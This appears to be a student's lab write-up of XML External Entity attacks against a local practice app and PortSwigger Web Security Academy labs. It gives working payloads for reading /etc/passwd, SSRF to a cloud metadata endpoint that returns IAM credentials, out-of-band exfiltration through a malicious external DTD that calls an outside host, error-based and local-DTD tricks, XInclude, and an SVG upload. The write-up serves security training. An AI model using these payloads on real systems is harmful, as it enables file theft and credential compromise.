


XML External Entity – Lab Practice

I. <https://github.com/jbarone/xxelab>

After download and set up as a guid in lab's readme. I can access the lab with interface below:

ⓘ http://localhost:5000




Stay in touch, and keep up with the latest.

Create an Account

☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

Try to create an account , but I received an notice as following:



Stay in touch, and keep up with the latest.


Create an Account

☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

Sorry, ok@gmail.com is already registered!

B1: Start the burp suite and intercept the request, I can see this web used XML to transport the data.



B2: Try changing some value of fields and Observe the notice , I realized that value of email is used as a part of it, which we can se in reponse.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY email SYSTEM "file:///etc/passwd">]>
<root>
  <name>
  </name>
  <tel>
  </tel>
  <email>
    &email;
  </email>
  <password>
  </password>
</root>
```

B3: Declare a DTD in XML as above, the value of email will contain the content of the file etc/passwd ,
then call &email into email filed because this value will be display in reponse.

Easy!

We can see that the content of the password file has been displayed.

```
Sorry,
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false

is already registered!
```

II. Web Security Academy - XXE Lab

All labs have a "Check stock" feature that parses XML input, so i will use this feature to exploit XXE attack.

1. Exploiting XXE using external entities to retrieve files

B1: Click feature "Check stock" and intercept the request and observe its request and response

The screenshot displays the 'Request' and 'Response' panels of a web browser's developer tools. The 'Request' panel on the left shows an XML payload for a 'stockCheck' operation. The 'Response' panel on the right shows the server's reply, which is a 200 OK status with a 'text/plain' content type and a body containing the number '424'.

Request

```
6 Content-Type: application/xml
7 Accept: */*
8 Origin: https://a1e1fb61f166da380630f12005400f3.v
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://a1e1fb61f166da380630f12005400f3.v
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: session=SQFy1fBg2KqaHMMVoSp6quDd3CGz6nMg
16
17 <?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 424
```

Try changing the value of parameters, I can see the error attach the invalid value

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 23
5
6 "Invalid product ID: a"
```

B2: Declare a DTD that define an eXternal entity contain the path to the file as following:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE s0vvvn [ <!ENTITY onedream SYSTEM "file:/etc/passwd">]>
<stockCheck>
  <productId>
    &onedream;
  </productId>
  <storeId>
  </storeId>
</stockCheck>
```

Now, “onedream” contain the content of file etc/passwd, then I call it in “producID”

Finally, It display erro with content of file in reponse.

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1228
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailinListManager:/var/list:/usr/sbin/nologin
```

2. Exploiting XXE to perform SSRF attacks

This lab has a local server that I can access through vulnerable server

B1: Intercept the request and change the payload as following:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE s0vvv [ <!ENTITY onedream SYSTEM "http://169.254.169.254/">]>
<stockCheck>
  <productId>
    &onedream;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 29
5
6 "Invalid product ID: latest
7 "
```

The response displays an error attaching a value "latest" which looks like a directory. Try adding it after the path and send the request.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE s0vvv [ <!ENTITY onedream SYSTEM "http://169.254.169.254/latest">]>
<stockCheck>
  <productId>
    &onedream;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 32
5
6 "Invalid product ID: meta-data
7 "
```

Loop the above step. Finally, I have a path that contains sensitive data of admin.

Request

Pretty Raw In Actions

```

7 Accept: */*
8 Origin: https://ac381f121f7be71980940451004600e8.web-security-academy.net
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://ac381f121f7be71980940451004600e8.web-security-academy.net/product?productId=1
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: session=dNbWifIZj50XRjIEArytb9M3HZHp4cY
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
19 <stockCheck>
20   <productId>
     &onedream;
   </productId>
   <storeId>
     1
   </storeId>
 </stockCheck>

```

Response

Pretty Raw Render In Actions

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 547
5
6 "Invalid product ID: {
7   "Code": "Success",
8   "LastUpdated": "2021-07-31T06:49:10.570300Z",
9   "Type": "AWS-HMAC",
10  "AccessKeyId": "EHfwdcQeOzClQzv0nI3R",
11  "SecretAccessKey": "Uyjhmr0iimyionphypumqvDCug8As0UiYBQ4J1V4",
12  "Token": "dYJXc0ioTxkaVJB2wLxZwcaE09tl8hbU6WTLjNXAnPLuk3lbUs5GpJYt rtHf3HphMCxj
13  "Expiration": "2027-07-30T06:49:10.570300Z"
14 }
15 "

```

3. Blind XXE with out-of-band interaction

This lab doesn't display the result in response, but I can trigger out-of-band interaction with an external domain.

Request

Pretty Raw In Actions

```

7 Accept: */*
8 Origin: https://ac7c1fbc1f039147802f1b4b002400fe.web-security-academy.net
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://ac7c1fbc1f039147802f1b4b002400fe.web-security-academy.net/product?productId=1
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: session=WtY5nG03SPGx1Te8XdzhaCMhsOBXpfLh
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://sdfasfjhfvashfas7fasbfh.burpcollaborator.net">]>
19 <stockCheck>
     <productId>
       &onedream;
     </productId>
     <storeId>
       1
     </storeId>
 </stockCheck>

```

Observe I can see some DNS and HTTP interactions that were initiated by the application as the result of my payload

1	2021-Jul-31 09:12:48 UTC	HTTP	ixjllhhe5dhwfb4euau7vos4kvqlea
2	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea
3	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea

4. Blind XXE with out-of-band interaction via XML parameter entities

B1: Try putting this payload as below , but it does not display any unexpected values, and blocks requests containing regular external entities.

```
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://sdfasfjhfvashfbjashfas7fasbfh.burpcollaborator.net"> ]><stockCheck>
    <productId>
        &onedream;
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 47
5
6 "Entities are not allowed for security reasons"
```

B2: As I replace regular entities by parameter.

Awesome, The XML parser processed it

```
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE s0vvn [ <!ENTITY % onedream SYSTEM "http://sdfasfjhvasfbjashfas7fasbfh.burpcollaborator.net">%onedream; ]>
19 <stockCheck>
20   <productId>
21     </productId>
22   <storeId>
23     1
24   </storeId>
25 </stockCheck>
```

0 matches

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 15
5
6 "Parsing error"
```

Observe on server , the payload was tringgered.

1	2021-Jul-31 09:12:48 UTC	HTTP	ixjllhhe5dhwfb4euau7vos4kvqlea
2	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea
3	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea

5. Exploiting blind XXE to exfiltrate data using a malicious external DTD

B1: Declare an malicious external DTD on server

← → ↺ 🏠 🔒 exploit-ac321f751f4a43b0805334b7014600b3.web-security-academy.net/exploit

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % oneheart "<!ENTITY &#x25; onedream SYSTEM 'http://fjhskfhsdjfhdsfshada7d.burpcollaborator.net/?x=%file;'>">
%oneheart;
%onedream;
```

B2: Add the payload to define the parameter reference to exploit server

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE s0vvn [<!ENTITY % ok SYSTEM "https://exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit">%ok;]>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

B3: Monitoring the server , I can see it was tringgered .

1	2021-Jul-31 09:12:48 UTC	HTTP	ixjllhhe5dhwfb4euau7vos4kvqlea
2	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea
3	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea

6. Exploiting blind XXE to retrieve data via error messages

This lab use XML parser but not display the result. I can use External Entity.

B1: Declare a external DTD on my server as following:

```

← → ↻ ⚠ Not secure | exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit

<!ENTITY % file SYSTEM "file:/etc/passwd">
<!ENTITY % onedream "<!ENTITY &#x25; oneheart SYSTEM 'file:/onedream/%file;'"> >
%onedream;
%oneheart;

```

B2: Change the pay load in internal reference to external DTD

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE s0vvn [<!ENTITY % ok SYSTEM "https://exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit">%ok;]>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

B3: Send the request, the reponse display an error message contain the content of /etc/passwd

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1286
5
6 "XML parser exited with non-zero code 1: /onedream/root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
--
```

7. Exploiting XXE to retrieve data by repurposing a local DTD

In this lab , reponse doesn't diaplay the result and the server use a local DTD `"/usr/share/yelp/dtd/docbookx.dtd"` containing an entity called ISOamso.

B1: I will reference to local DTD and redefine the **ISOamsb** entity.

```
Request
Pretty Raw \n Actions
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE s0vvn [
19 <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
20 <!ENTITY % ISOamso '
21 <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
22 <!ENTITY &#x25; onedream "<!ENTITY &#x26;#x25; oneheart SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
23 &#x25;onedream;
24 &#x25;oneheart;
25 '
26 %local_dtd;
27 ]>
28 <stockCheck>
  <productId>
    &ok;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

B2: Send the request , It will redefine the ISOamsb and trigger an error message contain the content of file.

Response

Pretty Raw Render In Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1289
5
6 "XML parser exited with non-zero code 1: /nonexistent/root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
--
```

8. Exploiting XInclude to retrieve files

This lab embed user input into server-side XML document , so I can reference to XInclude namespace in w3.org and provide the path of file /etc/passwd

Request

Pretty Raw In Actions ▾

```
1 POST /product/stock HTTP/1.1
2 Host: ac531f5b1f87e0418087014500eb00a8.web-security-academy.net
3 Connection: close
4 Content-Length: 126
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: https://ac531f5b1f87e0418087014500eb00a8.web-security-academy.net
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://ac531f5b1f87e0418087014500eb00a8.web-security-academy.net/product?productId=17
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: session=SMlpBg0IXmklaIaVU0nV8dW2kPtallXv
16
17 productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>storeId=1
```

Send the request, then I retrieve the content of file **etc/passwd**:

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1228
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
```

9. XXE attacks via file upload

This lab uses the Apache Batik library to process avatar image files. Search some information about this library, I realized it use iamge SVG format.

APACHE™ BATIK SVG TOOLKIT

Overview

Batik is a Java-based toolkit for applications or applets that want to use images in the Scalable Vector Graphics (SVG) format for various purposes, such as display, generation or manipulation.

Create a SVG format use XML

Hello World! in SVG

Example of a minimal program, running on all modern browsers.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg>
<svg width="220px" height="120px" xmlns="http://www.w3.org/2000/svg">
  <g>
    <text font-size="32" x="25" y="60">
      Hello, World!
    </text>
  </g>
</svg>
```

B1: Create a image svg use XML to retrieve the host name.

I created a xxelab.svg with content as following:

```
(kali㉿kali)-[~]  
$ cat xxelab.svg  
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

B2: Up load the image through comment feature .

After upload , the XML parser will process and the image will contain the host name .



Open the image and see it.

